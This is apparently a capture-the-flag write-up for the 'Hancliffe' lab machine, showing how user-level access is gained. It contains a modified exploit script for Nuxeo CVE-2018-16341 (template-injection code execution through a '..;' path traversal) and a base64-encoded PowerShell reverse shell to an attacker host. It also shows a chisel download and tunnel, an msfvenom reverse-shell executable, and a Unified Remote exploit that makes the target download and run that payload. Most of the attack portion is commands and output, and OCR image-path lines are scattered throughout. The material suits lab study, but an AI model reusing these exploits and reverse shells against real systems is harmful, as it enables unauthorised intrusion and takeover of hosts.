
Hancliffe - User

Enumeration

```
$\> nmap -p- -sV -sC -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open
10.129.219.9
Nmap scan report for 10.129.219.9
Host is up (0.29s latency).
Not shown: 65532 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx 1.21.0
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.21.0
|_http-title: Welcome to nginx!
8000/tcp open  http    nginx 1.21.0
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: HashPass | Open Source Stateless Password Manager
9999/tcp open  abyss?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest,
HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString,
NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq,
TerminalServer, TerminalServerCookie, X11Probe:
|     Welcome Brankas Application.
|     Username: Password:
|   NULL:
|     Welcome Brankas Application.
|_    Username:
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

Nmap reveals three open ports, two of them are HTTP and one is unknown port but an application is running on it and it is asking for username and password. There’s no SSH and HTTP header didn’t mention about any OS info. Probably this is a Windows OS. Let’s look into both HTTP ports.




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.



Stateless Password Manager.

Remember one master password to access all of your passwords, anywhere, anytime, on any device.

Never storing any data or having to synchronize anything.

Simple.

Never save passwords again. With the same input of full name, website & master password, HashPass

Secure.

Using PBKDF2 with 200,000 iterations for the derivation, hashed with SHA-512, and finally passed


Open.

Nothing to hide. HashPass is open source. Meaning it's free, auditable, community driven and can be

Default HTTP port has a nginx welcome page and port 8000 has a password generator application running. Let's do a directory brute force on default HTTP.

```
$\> gobuster dir -u http://10.129.219.69 -t 40 -b 404 -w ~/tools/SecLists/Discovery/Web-
Content/raft-small-words.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.219.69
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /home/kali/tools/SecLists/Discovery/Web-Content/raft-small-
words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/13 11:35:35 Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 200) [Size: 612]
/maintenance          (Status: 302) [Size: 0] [--> /nuxeo/Maintenance/]
/Maintenance          (Status: 302) [Size: 0] [--> /nuxeo/Maintenance/]
/con                  (Status: 500) [Size: 494]

===============================================================
2021/10/13 11:40:19 Finished
===============================================================
```


There is a directory which is redirecting to other location. Let’s look into that.



404 Not Found

nginx/1.21.0


The page is not available, however now we know that ‘Nuxeo’ application is running on the server. It is a content management platform to build modern business applications. Even if we try to access the ‘nuxeo’ directory it still gives us 404 error.



404 Not Found

nginx/1.21.0

However, if we access ‘maintenance’ endpoint we’d get this below message.



We'll be back soon!

Sorry for the inconvenience but we're performing some maintenance at the moment. If you need to you can always contact us, otherwise we'll be back online shortly!

— The Team


Font scripts: Google Font API
JavaScript libraries: jQuery 3.3.1
Web servers: Nginx 1.21.0
Reverse proxies: Nginx 1.21.0

Enrich your data with tech stacks

So, we can't reach 'nuxeo' application, let's brute force 'maintenance' directory for any files or subdirectories. As we know 'Nuxeo' is based on Java, let's look for any jsp files too.

```
$\> gobuster dir -u http://10.129.219.69/maintenance -t 40 -b 404 -w ~/tools/SecLists/
Discovery/Web-Content/raft-small-words.txt -x jsp
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.219.69/maintenance
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /home/kali/tools/SecLists/Discovery/Web-Content/raft-small-
words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              jsp
[+] Timeout:                 10s
===============================================================
2021/10/13 12:44:17 Starting gobuster in directory enumeration mode
===============================================================
/index.jsp            (Status: 200) [Size: 714]
/.xhtml               (Status: 401) [Size: 221]
/.                    (Status: 200) [Size: 714]
/.jsf                 (Status: 200) [Size: 117]
/.seam                (Status: 401) [Size: 221]
/.faces               (Status: 401) [Size: 221]

===============================================================
2021/10/13 12:53:51 Finished
===============================================================
```

Nothing much other than index page and '.jsf' file, it gives us this below error.



ERROR: facelet not found at '/Maintenance/.xhtml'


NginX with java has this architecture problem and that is vulnerable by default, due to that we can perform path traversal attack to read local files.

A fresh look on reverse proxy related attacks | Acunetix

We don't know what files to look for, so we will have to fuzz for filenames.

```
$\> ffuf -u 'http://10.129.219.69/maintenance/..;/FUZZ' -mc 200 -w ~/tools/SecLists/
Discovery/Web-Content/raft-small-files.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.219.69/maintenance/..;/FUZZ
 :: Wordlist         : FUZZ: /home/kali/tools/SecLists/Discovery/Web-Content/raft-small-
files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

home.html               [Status: 200, Size: 2600, Words: 606, Lines: 120]
login.jsp               [Status: 200, Size: 8874, Words: 1322, Lines: 451]
:: Progress: [11424/11424] :: Job [1/1] :: 161 req/sec :: Duration: [0:01:13] :: Errors:
0 ::
```

We got two filenames, let's look into them.




Welcome
to Nuxeo Server

This Nuxeo Platform distribution allows you to access all the services and features of the Nuxeo Platform through its APIs. It provides no user interface. Install the Nuxeo Web UI or Nuxeo JSF UI (deprecated) packages to benefit from the available user interfaces and use the Nuxeo Platform in your browser.

```
# To install Nuxeo Web UI
$ ./bin/nuxeoctl mp-install nuxeo-web-ui

# To install Nuxeo JSF UI
$ ./bin/nuxeoctl mp-install nuxeo-jsf-ui
```

Copyright © 2001-2017 Nuxeo nuxeo.com and others.

Nothing much from html file.



Nuxeo Platform
10.129.219.69/Maintenance/..;/login.jsp
Nuxeo
Username
Password
Log In
Download on the App Store
GET IT ON Google Play

BLOG
Digital Asset Management for Brand Management
READ MORE →

BLOG
How to choose a DAM vendor: 10 questions you should ask
READ MORE →

PRESS RELEASE
Hyland named a Leader in Content Platforms Evaluation
READ MORE →

ONLINE DEC. 2 | 10:00 AM ET | 7:00 AM PT
WSTA Emerging & Disruptive Technologies
READ MORE →

ONLINE NOVEMBER 4
DAM Fest Europe 2021
READ MORE →

Documentation
Get started with the Nuxeo Platform, for users, developers, and administrators.
LEARN MORE →

Answers
Engage with the Nuxeo community by asking and answering questions.
LEARN MORE →

University
Learn how to use the Nuxeo platform with videos on demand.
LEARN MORE →

COPYRIGHT © 2001-2021 NUXEO AND RESPECTIVE AUTHORS. NUXEO PLATFORM FT 10.2

We have login page, it also reveals the running version, that is 10.2. if we look for any vulnerability based on this version of 'nuxeo' then we'd find CVE-2018-16341.

Fortiguard

We can get code execution via this vulnerability to gain shell access. There’s a tweet exploiting this bug.

Xu Yuanzhen on Twitter

This bug affects all the version of ‘nuxeo’ prior to 10.3. There’s already a POC available for this.

GitHub - mpgn/CVE-2018-16341: CVE-2018-16341 - Nuxeo Remote Code Execution without authentication using Server Side Template Injection

To make use of this POC we need to edit target and it’s attacking path section, in this scenario we don’t have direct access to ‘nuxeo’ so we modify that part only.

```
from requests.packages.urllib3.exceptions import InsecureRequestWarning
import urllib3
import requests
import base64
import json
import sys
import re

print("\nNuxeo Authentication Bypass Remote Code Execution - CVE-2018-16341\n")

proxy = {
}

remote = 'http://10.129.219.69'

#ARCH="UNIX"
ARCH="WIN"

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


def checkSuccess(r):
    if r.status_code == 200:
        m = re.search('login.jsp/pwn(.+?).xhtml', r.text)
        if m:
            if int(m.group(1)) == 0:
                print("OK")
        else:
            print("\n[-] Error")
            sys.exit()
    else:
        print("[-] Error status code", r.status_code)
        sys.exit()


print("[+] Checking template injection vulnerability =>", end=' ')
request1 = remote + "/Maintenance/..;/login.jsp/pwn${-7+7}.xhtml"
r = requests.get(request1, proxies=proxy, verify=False, allow_redirects=False)
checkSuccess(r)

print("")

while True:
    try:
        if ARCH == "UNIX":
            command = input("command (\033[92m" + ARCH + "\033[0m)> ")
            command += '>command.txt'
            command = base64.b64encode(command.encode('utf-8'))
            command_str = command.decode('utf-8')
            command_str = command_str.replace('/', '+')

            print("[+] Copy file to tmp directory =>", end=' ')
            request1 = remote + \
                "/Maintenance/..;/login.jsp/pwn$
{\"\".getClass().forName(\"java.lang.Runtime\").getMethod(\"getRuntime\",null).invoke(null,
null).exec(\"cp%20/etc/passwd%20/tmp/passwd\",null).waitFor()}.xhtml"
```

Change the IP address of remote, everything else is already modified accordingly. Note: This POC will not give you fully interactive TTY shell. Let’s execute the code.

```
$\> python3 nex_poc.py

Nuxeo Authentication Bypass Remote Code Execution − CVE−2018−16341

[+] Checking template injection vulnerability => OK

command (WIN)> whoami

[+] Executing command =>

hancliffe\svc_account
```

As you can see, we have ‘svc_account’ shell. As I said, this is not a interactive shell, just a POC. However, we can gain powershell access via this POC. We need base64 encoded powershell payload. You can craft it via RevShells website, choose powershell #3 (base64)

Online - Reverse Shell Generator

```
$\> python3 nex_poc.py

Nuxeo Authentication Bypass Remote Code Execution − CVE−2018−16341

[+] Checking template injection vulnerability => OK

command (WIN)> powershell −e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwB
jAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA2ADEAIgAsADkAMAAwAD
EAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAY
gB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABl
ACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHk
AdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQ
BPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJA
EUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsA
JABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQB
TAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgAC
IAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZ
QAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0
AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQ
AYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARg
BsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
```

After executing the command, check your netcat for reverse connection.

```
$\> rlwrap nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.115.
Ncat: Connection from 10.10.11.115:52402.

PS C:\Nuxeo> whoami
hancliffe\svc_account
```

We got powershell access. As this is a service account, we need to find a way to escalate to user account. So, we need to run ‘WinPeas’ to find any escalation paths.

```
RemoteServerWin(Unified Intents AB - RemoteServerWin)[Crogram Files (x86)\Unified Remote
3\RemoteServerWin.exe] - Autoload - No quotes and Space detected

-----SNIP-----

TCP        0.0.0.0               9512          0.0.0.0               0
Listening         6552            RemoteServerWin
```

After running winpeas, we see a lot of information. Out of all this above service is vulnerable, which is listening on port 9512. Let’s search for exploit for this application.

```
$\> searchsploit 'unified remote 3'
-------------------------------------------------------------------------------------------
---------------------------------- ---------------------------------
 Exploit Title
|  Path
-------------------------------------------------------------------------------------------
---------------------------------- ---------------------------------
Cisco Unified Operations Manager - Multiple Vulnerabilities
| windows/remote/17304.txt
Cisco Unified Operations Manager 8.5 - '/iptm/faultmon/ui/dojo/Main/eventmon_wrapper.jsp'
Multiple Cross-Site Scripting Vuln | hardware/remote/35765.txt
Cisco Unified Operations Manager 8.5 - '/iptm/logicalTopo.do' Multiple Cross-Site Scripting
Vulnerabilities                  | hardware/remote/35766.txt
Cisco Unified Operations Manager 8.5 - 'iptm/advancedfind.do?extn' Cross-Site Scripting
| hardware/remote/35762.txt
Cisco Unified Operations Manager 8.5 - 'iptm/ddv.do?deviceInstanceName' Cross-Site
Scripting                                 | hardware/remote/35763.txt
Cisco Unified Operations Manager 8.5 - Common Services Device Center Cross-Site Scripting
| hardware/remote/35780.txt
Cisco Unified Operations Manager 8.5 - iptm/eventmon Multiple Cross-Site Scripting
Vulnerabilities                           | hardware/remote/35764.txt
McAfee Unified Threat Management Firewall 4.0.6 - 'page' Cross-Site Scripting
| windows/remote/34115.txt
NVR SP2 2.0 'nvUnifiedControl.dll 1.1.45.0' - 'SetText()' Command Execution
| windows/remote/4322.html
Unified Remote 3.9.0.2463 - Remote Code Execution
| windows/remote/49587.py
-------------------------------------------------------------------------------------------
---------------------------------- ---------------------------------
Shellcodes: No Results
```

Unified remote 3.9 is vulnerable to remote code execution. We need to forward that service port to our Kali machine.

```
$\> ./chisel server -p 8000 --reverse
2021/10/18 07:18:54 server: Reverse tunnelling enabled
2021/10/18 07:18:54 server: Fingerprint GdmOkmjqCfyOrGl+PbFCSqDvT6G/ndDltnLLqmWT1Bk=
2021/10/18 07:18:54 server: Listening on http://0.0.0.0:8000
2021/10/18 07:19:30 server: session#1: tun: proxy#R:9512=>9512: Listening
```

```
PS C:\Nuxeo> curl 10.10.14.161:9090/chisel_win.exe -o chisel_win.exe

PS C:\Nuxeo> ./chisel_win.exe client 10.10.14.161:8000 R:9512:127.0.0.1:9512
```

For this POC to work, we need to generate a exe payload via msfvenom.

```
$\> msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.161 LPORT=9001 -f exe -o
reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

We also need to start an HTTP server where ‘reverse.exe’ payload is, after successful exploit it downloads our payload and executes it.

```
$\> sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now we can provide this to our POC to gain reverse shell. Make sure to run a listener.

```
$\> python2.7 exploit.py 127.0.0.1 10.10.14.161 reverse.exe
[+] Connecting to target...
[+] Popping Start Menu
[+] Opening CMD
[+] *Super Fast Hacker Typing*
[+] Downloading Payload
[+] Done! Check listener?
```

We have to provide RHOST, LHOST and Payload. As you can see under RHOST I have provided loopback address, that’s because we have forwarded the 9512 port to out local host.

```
$\> pwncat -m windows -lp 9001
[07:41:55] Welcome to pwncat 🐈!
__main__.py:143
[07:43:16] received connection from 10.10.11.115:52573
bind.py:57
[07:43:17] 0.0.0.0:9001: dropping stage one in '\\Windows\\Tasks\\foXL65Uy'
manager.py:502
[07:43:19] 0.0.0.0:9001: using install utils from .net v4.0.30319
manager.py:502
[07:43:21] 10.10.11.115:52573: registered new host w/ db
manager.py:502

(remote) clara@HANCLIFFE:C:\Users\clara$ whoami
whoami
hancliffe\clara

(remote) clara@HANCLIFFE:C:\Users\clara$ whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

(remote) clara@HANCLIFFE:C:\Users\clara$ more desktop/user.txt
more desktop/user.txt
1d148951854b5e98b2fce24d5917d95b
```

We got access to ‘clara’ user.